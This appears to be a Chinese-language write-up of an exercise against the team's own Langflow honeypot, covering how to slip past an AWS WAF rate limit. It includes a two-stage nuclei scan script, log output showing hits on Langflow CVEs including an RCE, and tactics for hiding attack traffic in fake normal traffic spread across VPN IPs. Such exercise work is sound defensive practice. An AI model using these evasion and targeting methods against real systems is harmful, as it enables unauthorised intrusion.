目標


想要先寫 WAF 的 rule 來阻擋 nuclei 的攻擊

- 先看 nuclei 會怎麼打目標
- 觀察完畢後針對攻擊頻率寫 rate limit rule

模擬攻擊

- 先用 nuclei 來掃描 langflow honeypot，這次只用 CVE 類的 template 來掃，發現有兩個 CVE match，並且產生了 4.73K 的 request

```
export FUNCTION_URL=$(aws lambda get-function-url-config \
    --function-name nuclei-starter --region ap-northeast-1 \
    --query FunctionUrl --output text)
  export TARGET='https://langflow.5tmate.threatreveal.org'
  eval "$(aws configure export-credentials --format env)"
```




現在防守方新增了 rate-limit 的 rule，我的大範圍掃描會被擋下，可能真的有漏洞的 payload 打過去時，因為已經被 WAF 偵測到，IP 就直接被鎖了。目前防守方是依 AWS 的基礎 rules，一分鐘內命中 10 條就直接鎖 IP

所以我需要減少流量、改成針對性地打那些真的有可能出現漏洞的 payload。最簡單的做法就是先偵測目標開了哪些 port/服務、用了哪些框架跟協定，再挑出針對這些目標的 payload 來掃，趁 WAF 還在延遲的空檔就打進去

第一個聯想到的是各種工具，但現在只能用 nuclei 的話先翻文件吧

恩...發現酷東西
ProjectDiscovery



它想先抓 robots.txt 再針對性地打，嗯...最近打 web 也是這樣打的...，應該是我 prompt 沒下好。不過我也想到方法了，主要是我們的 api server 只吃 template，它產生的東西不能直接用，除非跟它講清楚，但整體方法應該跟我想的差不多

```yaml
id: template-scan-selector

info:
  name: Template Scan Selector
  author: ProjectDiscoveryAI
  severity: low
  description: |
    This template performs an initial scan to determine which templates are suitable for specific targets based on their responses, and then applies the relevant templates for further scanning.

http:
  - id: suitability-check
    method: GET
    path:
      - "{{BaseURL}}/robots.txt"
    matchers:
      - type: status
        status:
          - 200
    extractors:
      - type: regex
        name: robots_content
        internal: true
        group: 0
        part: body
        regex:
          - "Disallow:.*"

  - id: targeted-template-scan
    method: GET
    path:
      - "{{BaseURL}}/specific-check"
    headers:
      Custom-Header: '{{robots_content}}'
    matchers:
      - type: status
        status:
```

```
          - 200
      - type: word
        words:
          - "specific-keyword"
    matchers-condition: and
```

先不管上面那些了，總之先用 http/technologies/ 這個 template 跑第一遍掃描拿 tag，第二遍再透過 tag 針對性地掃有可能的 payload

```
#!/bin/bash

#!/bin/bash
set -euo pipefail

: "${FUNCTION_URL:?}"
: "${TARGET:?}"
: "${AWS_ACCESS_KEY_ID:?run: eval \$(aws configure export-credentials --format env)}"
REGION="${AWS_REGION:-ap-northeast-1}"
LOG_GROUP="${LOG_GROUP:-/ecs/nuclei}"

# 觸發 Lambda,回傳 "run_id task_id"
trigger() {
  local resp run_id task_id
  resp=$(curl -sS --aws-sigv4 "aws:amz:$REGION:lambda" \
    --user "$AWS_ACCESS_KEY_ID:$AWS_SECRET_ACCESS_KEY" \
    -H "x-amz-security-token: $AWS_SESSION_TOKEN" \
    -H 'Content-Type: application/json' \
    -d "$1" "$FUNCTION_URL")
  run_id=$(jq -r '.run_id // empty' <<<"$resp")
  task_id=$(jq -r '.task_arn // empty' <<<"$resp" | awk -F/ '{print $NF}')
  [ -z "$run_id" ] && { echo "Failed: $resp" >&2; return 1; }
  echo "$run_id $task_id"
}

# 從 CloudWatch 抓 task log,抽出 nuclei 偵測到的 tags
extract_tags() {
  local task_id="$1" start_ms="$2"
  aws logs filter-log-events \
      --log-group-name "$LOG_GROUP" \
      --log-stream-names "nuclei/nuclei/$task_id" \
      --start-time "$start_ms" \
      --region "$REGION" \
      --output json \
    | jq -r '.events[].message' \
    | grep -E '^\{' \
    | jq -s -r '
        [.[].info.tags // [] | .[]] | unique
        | map(select(. as $t |
            ["tech","detect","fingerprint","misc","generic","info","panel"]
            | index($t) | not))
        | join(",")
      '
}

# Scan 1: recon
START_MS=$(($(date +%s) * 1000))
RECON=$(jq -nc --arg t "$TARGET" \
  '{target: $t, templates: ["http/technologies/"], capacity: "FARGATE_SPOT"}')
read -r RUN_ID TASK_ID <<< "$(trigger "$RECON")"
echo "scan1: run_id=$RUN_ID task=$TASK_ID"


sleep 120
```

```bash
# 抽 tags
TAGS=$(extract_tags "$TASK_ID" "$START_MS")
[ -z "$TAGS" ] && { echo "no tags found"; exit 0; }
echo "Tags: $TAGS"

# Scan 2: attack with tags
IFS=',' read -ra T <<< "$TAGS"
TAGS_JSON=$(printf '%s\n' "${T[@]}" | jq -R . | jq -sc .)
ATTACK=$(jq -nc --arg t "$TARGET" --argjson tags "$TAGS_JSON" \
  '{target: $t, tags: $tags, capacity: "FARGATE_SPOT"}')
read -r RUN_ID2 _ <<< "$(trigger "$ATTACK")"
echo "scan2: run_id=$RUN_ID2"
```


攻擊成功

cve-2025-3248




```
"response":"HTTP/1.1 200 OK\r\nConnection: close\r\nContent-Length: 93\r\nContent-Type: application/json; charset=utf-8\r\nDate: Fri, 29 May 2026 07:53:19 GMT\r\nVia: 1.1 213bf8387ea9aca3e1fadee2c4758b2e.cloudfront.net (CloudFront)\r\nX-Amz-Cf-Id: 7fp8bKqL8dVW38vTfE9HvL0kZrHj8EpyEaOD1jAM5CY6NrD7qwL7Tw==\r\nX-Amz-Cf-Pop: NRT57-P10\r\nX-Amzn-Requestid: 33f789ba-2649-4a66-9b6a-adf9b65e33cb\r\nX-Amzn-Trace-Id: Root=1-6a1945ef-5f67b8f3148aa4dd3a0a0547;Parent=675734198b4afee5;Sampled=0;Lineage=1:8034d8d0:0\r\nX-Cache: Miss from
```

cve-2026-33017



langflow-datect

May 29, 2026, 15:54	{"template":"http/technologies/langflow-detect.yaml","template-url":"https://cloud.projectdiscovery.io/public/langflow-detect","template-id":"langflow-detect","template-path":"/root/nuclei-templates/http/technologies/langflow-detect.yaml","info":{"name":"Langflow - Detect","author":["rxerium"],"tags":["tech","langflow","llm","ai","detect","discovery"],"description":"Langflow was detected. Langflow is an open-source visual LLM flow builder built on LangChain, providing a drag-and-drop interface for building AI pipelines and agents. Exposed instances may allow access to AI workflow configurations and API keys.\n","reference":["https://github.com/langflow-ai/langflow","https://docs.langflow.org/"],"severity":"info","metadata":{"product":"langflow","shodan-query":"http.title:\"Langflow\"","verified":true,"max-request":2,"vendor":"langflow-ai"}},"type":"http","host":"langflow.5tmate.threatreveal.org","port":"443","scheme":"https","url":"https://langflow.5tmate.threatreveal.org","matched-at":"https://langflow.5tmate.threatreveal.org/api/v1/version","extracted-results":["1.2.0"],"request":"GET /api/v1/version HTTP/1.1\r\nHost: langflow.5tmate.threatreveal.org\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.3 Safari/605.1.15\r\nConnection: close\r\nAccept: */*\r\nAccept-Language: en\r\nAccept-Encoding: gzip\r\n\r\n","response":"HTTP/1.1 200 OK\r\nConnection: close\r\nContent-Length: 40\r\nContent-Type: application/json; charset=utf-8\r\nDate: Fri, 29 May 2026 07:54:54 GMT\r\nVia: 1.1 c0481690f04d4570ab8f93099ebb9ed8.cloudfront.net (CloudFront)\r\nX-Amz-Cf-Id: C5L0XeS3VLwqkLFAr-0D7wfaI3V4XMxhAWQzZ_zf6eSadMSKjwsPTQ==\r\nX-Amz-Cf-Pop: NRT57-P10\r\nX-Amzn-Requestid: b518c01c-2bf6-4b1d-bd5f-807aeed506ad\r\nX-Amzn-Trace-Id: Root=1-6a19464e-73272e477ed4cb2560a6505c;Parent=07e4279237ead2c7;Sampled=0;Lineage=1:8034d8d0:0\r\nX-Cache: Miss from cloudfront\r\n\r\n{\"package\":\"Langflow\",\"version\":\"1.2.0\"}","ip":"99.84.141.45","timestamp":"2026-05-29T07:54:54.647731709Z","curl-command":"curl -X 'GET' -d '' -H 'Accept: */*' -H 'Accept-Language: en' -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.3 Safari/605.1.15' 'https://langflow.5tmate.threatreveal.org/api/v1/version'","matcher-status":true}	nuclei

寫了一個系統 Jerry080401/normal_traffic 來模擬正常流量，並利用 VPN 讓 IP 分散，同時用 nuclei 在正常流量的掩護下針對三個 CVE 進行攻擊。

小結

這幾天站在攻擊方，主題是怎麼在防守方的 WAF rate limit 下還能打穿 Langflow honeypot。一開始用 nuclei 大範圍掃 CVE 會產生 4.73K request，很快就觸發 rate limit 被鎖 IP。於是改變策略，先用 `http/technologies/` template 做 recon 拿到目標的技術指紋 tag，第二遍再依 tag 針對性地打，把流量壓到最低、趁 WAF 延遲的空檔打進去，成功命中 CVE-2025-3248、CVE-2026-33017、langflow-detect。最後再寫了 normal_traffic 系統，用 VPN 分散 IP、把攻擊藏進正常流量裡，讓防守方更難從 log 揪出攻擊。

參考資料

- nuclei templates（http/technologies）
- ProjectDiscovery Cloud - Templates
- NVD - CVE-2025-3248（Langflow RCE）
- Rate-based rule statement - AWS WAF
- Jerry080401/normal_traffic